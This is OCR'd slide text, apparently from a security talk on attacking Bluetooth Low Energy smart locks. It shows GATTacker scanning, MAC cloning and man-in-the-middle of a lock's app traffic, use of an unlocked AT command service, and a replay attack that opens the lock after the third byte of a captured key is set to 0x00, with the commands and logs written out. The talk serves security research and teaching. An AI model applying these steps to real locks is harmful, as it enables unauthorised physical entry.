
Had to run two miles to find signal and call a friend to bring the key fob

http://www.telegraph.co.uk/technology/2017/01/16/tesla-driver-stranded-desert-smartphone-app-failure/


No more
keys!

EXCESSIVE SERVICES

How do we hack BLE?



And the lock again...

It has an interesting feature:

BLE module vendor implements serial AT commands directly exposed on a service...

Anyone can connect to it, by default it is not locked.

AT commands reference

https://github.com/ideo-digital-shop/ble-arduino/tree/master/documentation/docs

Files:

doc/BlueRadiosAT/nBlue AT.s Command Set v3.1.0.pdf

Reset

7.2 Reset Commands

7.2.1 Reset (ATRST)

SD	RESET

Function: Resets the module.

Command Format: ATRST

Example(s):

1. An ATRST is sent and once the module has reset, the RESET event is triggered.

```
COMMAND:   ATRST<cr>
RESPONSE:  <cr_lf>
           BR-LE4.0-S2<cr_lf>
```

Get temperature

SM **GET TEMPERATURE**

Function: Get the current temperature of the module's internal temperature sensor.

Command Format: ATT?

Response Format: <Temp_Celsius>,<Temp_Fahrenheit>

Response Value(s):

- **Temp_Celsius:** Temperature in Celsius.
- **Temp_Fahrenheit:** Temperature in Fahrenheit.

Example(s):

```
COMMAND:   ATT?<cr>
RESPONSE:  <cr_lf>
           OK
           <cr_lf>
           026,079<cr_lf>
```

7.8.2 UART Configuration (ATSUART)

SD	SET UART

Function: Configures the module's UART. This command requires a reset for the new settings to take effect.

Command Format: ATSUART,<Baud_Rate>,<Parity>,<Stop_Bits>,<Flow_Control>

Command Parameter(s):

- **Baud_Rate:** 3-10 [9600bps – 1000000bps], enter Value from table below.
  (230400, 460800 and 1000000 are only available on Dual Mode modules.)

Baud rate	Value	Error (%)
9600	3	0.14
19200	4	0.14
38400	5	0.14
57600	6	0.03
115200	7	0.03
230400	**8**	**0.03**
460800	**9**	**0.03**
1000000	**10**	**0.03**

Can you fry it? (please don’t try ;)

7.8.3 PIO Configuration (ATSPIO)

SD	SET PIO
	Warning: Applying an external voltage to a PIO assigned as an output may permanently damage the module. The maximum voltage level on any pin should not exceed 3.6V. The I/O is NOT 5V tolerant. **Function:** Sets the direction and values of PIO’s. **Command Format:** ATSPIO,<PIO_Num>,<Direction>,<Value> **Command Parameter(s):** ▪ **PIO_Num:** Single Mode: 0,1,2,5,7,8,9,10,11,12,13,14 Dual Mode: 0,1,2,5,7,8,9,10,11,12,13,14,19,20,21,22

The helper script

scan.js automatically detects BlueRadios chipsets based on MAC address

```
root@kali:~/node_modules/gattacker# node scan.js
Ws-slave address: 127.0.0.1
on open
poweredOn
Start scanning.
already saved advertisement for b827eb08880e (undefined)
refreshed advertisement for ecfe7e139f95 (LockECFE7E139F95)
BlueRadios MAC address - check AT commands service by blueRadiosCmd script!
        Name: LockECFE7E139F95
        EIR: 02010615ffc8010101ae00640a000000000000000001070000 (          d          )
        Scan response: 11094c6f636b4543464537453133394639 35 (  LockECFE7E139F95)
```

The helper script

```
root@kali:~/node_modules/gattacker# node
standalone/blueRadiosCmd.js ecfe7e139f95
```

MAC address of target

```
root@kali:~/node_modules/gattacker# node standalone/blueRadiosCmd.js ecfe7e139f95
 WARNING:  env2 was required to load an .env file:  /root/node_modules/config.env  NOT FOUND!  Please see: http://git.io/vG3UZ
Ws-slave address: 127.0.0.1
start
on open
poweredOn
explore state: ecfe7e139f95 : start
explore state: ecfe7e139f95 : finished
BlueRadios service UUID found!
Initialized!
ATSCL? - check if the service is lo
subscribe to RX notification
Switch to CMD mode
sent CMD: ATSCL?
OK
0
ATT?
Switch to CMD mode
sent CMD: ATT?
OK
024,075
```

Script automatically checks if service unlocked (ATSCL?)


Service unlocked, you can write any AT command now

Lock #6

https://www.flickr.com/photos/morbius19/9420660072/


Servers shut down recently ;)

What would you do?



Same lock, different label. This server works!

Intercept traffic in web proxy



Emulate the server!

I have created my own server ☺

https://smartlockpicking.com/tutorial/my-smart-lock-vendor-disappeared/

https://github.com/smartlockpicking/okidokeys-api/

TBD: proprietary key generation algorithm

This can’t be anything complex, I suspect AES + XOR.

Example keys on Github:

https://github.com/smartlockpicking/okidokeys-api/

We have the server back, let’s hack the lock!

```
root@kali:~/node_modules/gattacker# node scan.js
Ws-slave address: 10.5.5.129
on open
poweredOn
Start scanning.
peripheral discovered (d03972c3a81e with address <d0:39:72:c3:a8:1e, public>, connectable true,
RSSI -61:
        Name: D03972C3A81E!
        EIR: 0201060302f0ff1608443033393732433341383145210000000000000000 (
D03972C3A81E!         )
        Scan response: 1309443033393732433341383145210000000000005122800800c020a000000 (
D03972C3A81E!       (         )

advertisement saved: devices/d03972c3a81e_D03972C3A81E-.adv.json
```

Scan the services

```
root@kali:~/node_modules/gattacker# node scan.js d03972c3a81e
Ws-slave address: 10.5.5.129
on open
poweredOn
Start exploring d03972c3a81e
Start to explore d03972c3a81e
explore state: d03972c3a81e : start
explore state: d03972c3a81e : finished
Services file devices/d03972c3a81e.srv.json saved!
```

Set up MITM

```
# ./mac_adv -a devices/d03972c3a81e_D03972C3A81E-.adv.json
```

```
Advertise with cloned MAC address
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:71:11
New BD address: D0:39:72:C3:A8:1E

Address changed - Reset device now
Re-plug the interface and hit enter

Current MAC: D0:39:72:C3:A8:1E
Ws-slave address: 10.9.8.181
peripheralid: d03972c3a81e
advertisement file: devices/d03972c3a81e_D03972C3A81E-.adv.json
EIR: 0201060302f0ff160844303339373243333413831452100000000000000000000
scanResponse: 13094430333937324333413831452100000000000005122800800c020a000000
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 68:ab:87:4d:e0:54
>> Subscribe: fff0 -> fff2
>> Subscribe: fff0 -> fff3
>> Write:  fff0 -> fff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894 ( H<         x "   X )
   d03972c3a81e:fff0 confirmed subscription state: fff2
   d03972c3a81e:fff0 confirmed subscription state: fff2
<< Notify: fff0 -> fff3 : 302514830000011f810680002032003e800000203 (0%       h          )
<< Notify: fff0 -> fff2 : e104000000000000000000000000000000000000 (                    )
>> Write:  fff0 -> fff1 : 425989 (BY )
<< Notify: fff0 -> fff2 : e101000000000000000000000000000000000000 (                    )
<< Notify: fff0 -> fff2 : c414000002000000000000000000000000000000 (                    )
>> Write:  fff0 -> fff1 : e101 (  )
<< Notify: fff0 -> fff3 : 302514830000011f810680002032003e800000203 (0%       h          )
<< Notify: fff0 -> fff3 : 3026149a000011f810680002032003e800000203 (0&       h          )
Client disconnected: 68:ab:87:4d:e0:54
```

```
<<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 68:ab:87:4d:e0:54
>> Subscribe: fff0 -> fff2
>> Subscribe: fff0 -> fff3
>> Write:   fff0 -> fff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894 ( H<
   d03972c3a81e:fff0 confirmed subscription state: fff2
   d03972c3a81e:fff0 confirmed subscription state: fff2
<< Notify: fff0 -> fff3 : 3025148300011f81068000203200 3e800000203 (0%
<< Notify: fff0 -> fff2 : e104000000000000000000000000000000000000 (
>> Write:   fff0 -> fff1 : 425989 (BY )
<< Notify: fff0 -> fff2 : e101000000000000000000000000000000000000 (
<< Notify: fff0 -> fff2 : c414000002000000000000000000000000000000 (
>> Write:   fff0 -> fff1 : e101 (  )
<< Notify: fff0 -> fff3 : 3025148300011f810680002032003e800000203 (0%
<< Notify: fff0 -> fff3 : 3026149a00011f810680002032003e800000203 (0&
```

Authentication

Damien Cauquil, Hack.lu 2015

ENCRYPT- WHAT ?

- Luckily, when it comes to send keys, everything is encrypted
- Application data is 20-byte long (with 1-byte operation code)

```
48 B9 38 57 69 BE 31 12 61 61 6E 40 AD AF 37 7B 3E F6 1E 55 C3
```

- Uh, wait, what cipher is that to produce **20 bytes** of encrypted data ?

http://cybergibbons.com/lock/

Authentication

```
Write:   fff0 -> fff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894
d03972c3a81e:fff0 confirmed subscription state: fff2
d03972c3a81e:fff0 confirmed subscription state: fff2
Notify: fff0 -> fff3 : 302514830000 11f8106800020320 03e800000203
Notify: fff0 -> fff2 : e1040000000000000000000000000000000000000
Write:   fff0 -> fff1 : 425989 (BY )
```

93483cfbf009e2ed0916e59b78d72293c0a75894
425989

Received from server API as single-use key

93483cfbf009e2ed0916e59b78d72293c0a75894
425989

Authentication – trying to guess packet structure

93 48 3cfbf009 e2ed0916e59b78d72293c0a75894
42 5989

Headers:
93: first packet
42: final

Opcode, key type
(lock/unlock), ... ???
This might be interesting...

AES(?) key?
(16 bytes)

https://en.wikipedia.org/wiki/42_(number)#The_Hitchhiker.27s_Guide_to_the_Galaxy

Damien Cauquil again

LET'S FUZZ A BIT ...

- No idea of what the data is
- Starting to fuzz one byte at a time from a valid key ...
- ... and the lock eventually opened !

The same: Anthony Rose one year later

* Change 3rd byte to 0x00

9348b6cad7299ec1481791303d7c90d549352398
Opcode? "Unique" key

Valid Command

```
Opcode: Write Request (0x12)
Handle: 0x0025 (Unknown)
Value: 9348b6cad7299ec1481791303d7c90d549352398
```

↓

Modified Command

```
Opcode: Write Request (0x12)
Handle: 0x0025
Value: 934800cad7299ec1481791303d7c90d549352398
```

[26/44]

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

GATTacker dump

```
< C | fff0 | fff1 | 93485b3252e01d407aaede4c52039e8da54421aa ( H[2R  @z  LR    D! )
> N | fff0 | fff3 | 3029165e000011f81068002032003e800000203 (0) ^     h          )
> N | fff0 | fff2 | e104000000000000000000000000000000000000 (                   )
< C | fff0 | fff1 | 421c69 (B i)
> N | fff0 | fff2 | e101000000000000000000000000000000000000 (                   )
> N | fff0 | fff2 | c414000002000000000000000000000000000000 (                   )
< C | fff0 | fff1 | e101 (  )
> N | fff0 | fff3 | 3029165e000011f81068002032003e800000203 (0) ^     h          )
> N | fff0 | fff3 | 302a1669000011f81068002032003e800000203 (0* i     h          )
```

GATTacker dump - replay

Switch to 00

replay.log:

```
< C | fff0 | fff1 | 9348003252e01d407aaede4c52039e8da54421aa ( H[2R  @z  LR    D! )
< C | fff0 | fff1 | 421c69 (B i)
```

Replay:

```
# node replay -i dump/replay.log -p d03972c3a81e -s devices/d03972c3a81e.srv.json
(...)
initialized !
WRITE CMD: 9348003252e01d407aaede4c52039e8da54421aa
WRITE CMD: 421c69
```

You need to reset it to factory

Lock opens and goes into maintenance, original owner has „your keys are outdated”

Resetting is a very painful process.

And you can do it only from the inside of the door.

More vulns of this lock:

- Unauthenticated log access
- Denial of Service
- ...

Damien Cauqil / @virtualabs


https://cybergibbons.com/lock/

Lock #7

https://www.flickr.com/photos/morbius19/9768119233

Noke


noke


No Key
No Problem
A smart lock to eliminate the hassle of keys and combinations forever.
Compatible with iOS, Android, and Windows Phone.

Gattacker – scan, intercept..

./mac_adv -a devices/f1a3120d25fd

Dump the packets opening lock

```
>> Subscribe: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825
   f1a3120d25fd:1bc500010200d29ee511446c609db825 confirmed subscription state: 1bc500030200d29ee511446c609db825
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b (          3  5G+)
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 85d244e824345b039020659e4e9f4d8b00 (  D $4[   e N M  )
